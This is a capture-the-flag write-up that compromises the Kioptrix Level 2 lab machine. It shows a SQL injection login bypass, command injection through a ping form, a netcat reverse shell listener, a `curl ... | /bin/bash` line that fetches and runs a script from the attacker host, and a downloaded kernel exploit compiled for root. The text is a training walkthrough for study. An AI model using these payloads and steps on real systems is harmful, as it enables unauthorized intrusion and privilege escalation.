GETTING STARTED

To download Kioptrix L2, click here

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

RECONNAISSANCE

I kicked things off with a quick network scan using nmap to uncover the target's IP address.

```
┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 10:46 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0039s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)

Nmap scan report for 192.168.1.13
Host is up (0.00019s latency).
MAC Address: 00:0C:29:57:1F:50 (VMware)

Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.09 seconds
```

Once I pinpointed the target IP as *192.168.1.13*, I launched an aggressive nmap scan to uncover open ports, identify running services, and execute default scripts.

```
┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# nmap -A -p- 192.168.1.13 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 10:58 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00034s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.0.52 (CentOS)
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            655/udp   status
|_  100024  1            658/tcp   status
```


```
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_ssl-date: 2024-06-04T11:49:03+00:00; -3h09m35s from scanner time.
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_http-server-header: Apache/2.0.52 (CentOS)
631/tcp  open  ipp      CUPS 1.1
|_http-server-header: CUPS/1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: 403 Forbidden
658/tcp  open  status   1 (RPC #100024)
```

```
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:57:1F:50 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: -3h09m35s

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.1.13
```

The *unauthorized* label next to the SQL server indicates that remote login is disabled. This means the server can only be accessed locally.


INITIAL ACCESS


Noticing that port 80 was open, I navigated to it through my browser and found myself on a login page.




After trying a few default credentials, I tried performing an SQL injection using some simple payloads. When I entered the following, I bypassed the login panel:

- username - `admin' or 1=1#`
- password - password





This allowed me to ping a machine and showed the results in another page *pingit.php*




I decided to test the system by entering a command along with an IP address. Surprisingly, it worked!

The command I used was: `8.8.8.8; ls`

```
8.8.8.8; ls

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=119 time=5.02 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=119 time=4.43 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=119 time=5.84 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 4.437/5.103/5.846/0.577 ms, pipe 2
index.php
pingit.php
```

I checked for the presence of nc on the target by executing `which nc`, but it turned out netcat wasn't available. So, I quickly navigated to revshells, selected a bash payload, and set the listener IP and port.



Next, I started a netcat listener on my PC using nc.

```
┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# rlwrap nc -lnvp 443
listening on [any] 443 ...
```

Finally I execute the payload and got reverse shell

```
┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# rlwrap nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.13] 32770
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$
```

At this point, I only had daemon access, functioning as a service user. To fully pwn the machine, I needed to escalate my privileges to root.

While exploring, I discovered two users, *john* and *harold*. However, I couldn't access their directories inside the *home* page.

```
bash-3.00$ pwd
/
bash-3.00$ cd home
bash-3.00$ ls
harold
john
bash-3.00$ cd harold
bash: cd: harold: Permission denied
bash-3.00$ cd john
bash: cd: john: Permission denied
bash-3.00$
```

PRIVILEGE ESCALATION

I continued searching but found nothing special. So, I navigated to the */tmp* directory and ran the Linux Smart Enumeration script from my system.

```
┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# ls
cve  doc  LICENSE  lse.sh  README.md  screenshots  tools

┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
bash-3.00$ pwd
/tmp
bash-3.00$ curl http://192.168.1.12:8080/lse.sh | /bin/bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 48875  100 48875    0     0   538k      0 --:--:-- --:--:-- --:--:--  575k
──
If you know the current user password, write it here to check sudo privileges: ──

 LSE Version: 4.14nw

        User: apache
     User ID: 48
    Password: ******
        Home: /
        Path: /sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin
       umask: 0022

    Hostname: kioptrix.level2
       Linux: 2.6.9-55.EL
Distribution: CentOS release 4.5 (Final)
Architecture: i686
```

I found the following SUID binaries, but unfortunately, they didn't seem exploitable.

```
[!] fst020 Uncommon setuid binaries..................................... yes!
──
/sbin/pwdb_chkpwd
/usr/sbin/ccreds_validate
/usr/sbin/userisdnctl
/usr/kerberos/bin/ksu
/usr/lib/squid/pam_auth
/usr/lib/squid/ncsa_auth
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/lppasswd
/usr/bin/sg
/bin/traceroute6
/bin/traceroute
```

I double-checked my kernel version using `uname -a`.

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
```

The lse script also revealed that the target was running CentOS, so I searched for exploits related to this using searchsploit.

```
┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# searchsploit "Centos 2.6.9"
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_d | linux_x86/local/9542.c
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I found one, so I downloaded and transferred it to my target.

```
┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# searchsploit -m "linux_x86/local/9542.c"
  Exploit: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4
scalation (1)
      URL: https://www.exploit-db.com/exploits/9542
     Path: /usr/share/exploitdb/exploits/linux_x86/local/9542.c
    Codes: CVE-2009-2698
 Verified: True
File Type: C source, ASCII text
Copied to: /root/ctf/kioptrix-2/9542.c

┌──(root㉿kali)-[~/ctf/kioptrix-2]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
bash-3.00$ wget "http://192.168.1.12:8080/9542.c"
--09:39:47--  http://192.168.1.12:8080/9542.c
           => `9542.c'
Connecting to 192.168.1.12:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                    100%  402.93 MB/s

09:39:47 (402.93 MB/s) - `9542.c' saved [2535/2535]
```

Finally, I compiled and ran the exploit.

```
bash-3.00$ gcc 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ./a.out
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

CLOSURE

And just like that, I owned the system!

Here's how it went down:

- First up, I spotted port 80 alive and kicking on the target.
- A quick visit revealed a tempting login screen.
- With some SQL injection finesse, I waltzed past the authentication and landed on a ping-performing page.
- Spotting a command injection flaw, I seized the chance for a slick reverse shell.
- To cap it off, I dove into the kernel's weaknesses, snagging that sweet root access.

That's it from my side :) Happy Hacking!